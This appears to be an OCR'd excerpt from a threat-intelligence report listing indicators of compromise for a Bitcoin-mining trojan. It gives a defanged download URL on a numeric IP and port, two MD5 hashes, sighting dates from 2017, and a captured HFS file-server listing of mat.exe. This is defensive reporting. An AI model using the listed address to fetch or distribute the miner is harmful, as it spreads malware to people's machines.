
First seen: May 30 23:27 UTC+8

- **http://183.136.202[.]244:5317/mat.exe**
  - MD5: d2930294173a37e4cf811aa37372fc00
  - Trojan Bitcoin Miner


Seen again: Jun 5 10:58 UTC+8

- **http://183.136.202[.]244:5317/mat.exe**
  - MD5: 3376bb46070776f7832c893926a079b8


May 30, 2017


HFS /
183.136.202.244:5317
Search
User
Login
Folder
Home
0 folders, 1 files, 2.4 Mbytes
Search
go
Select
All
Invert
Mask
0 items selected
Name .extension
Size
Timestamp
Hits
NEW
mat.exe
2.4 MB
2017/5/25 16:25:12
988


June 5, 2017

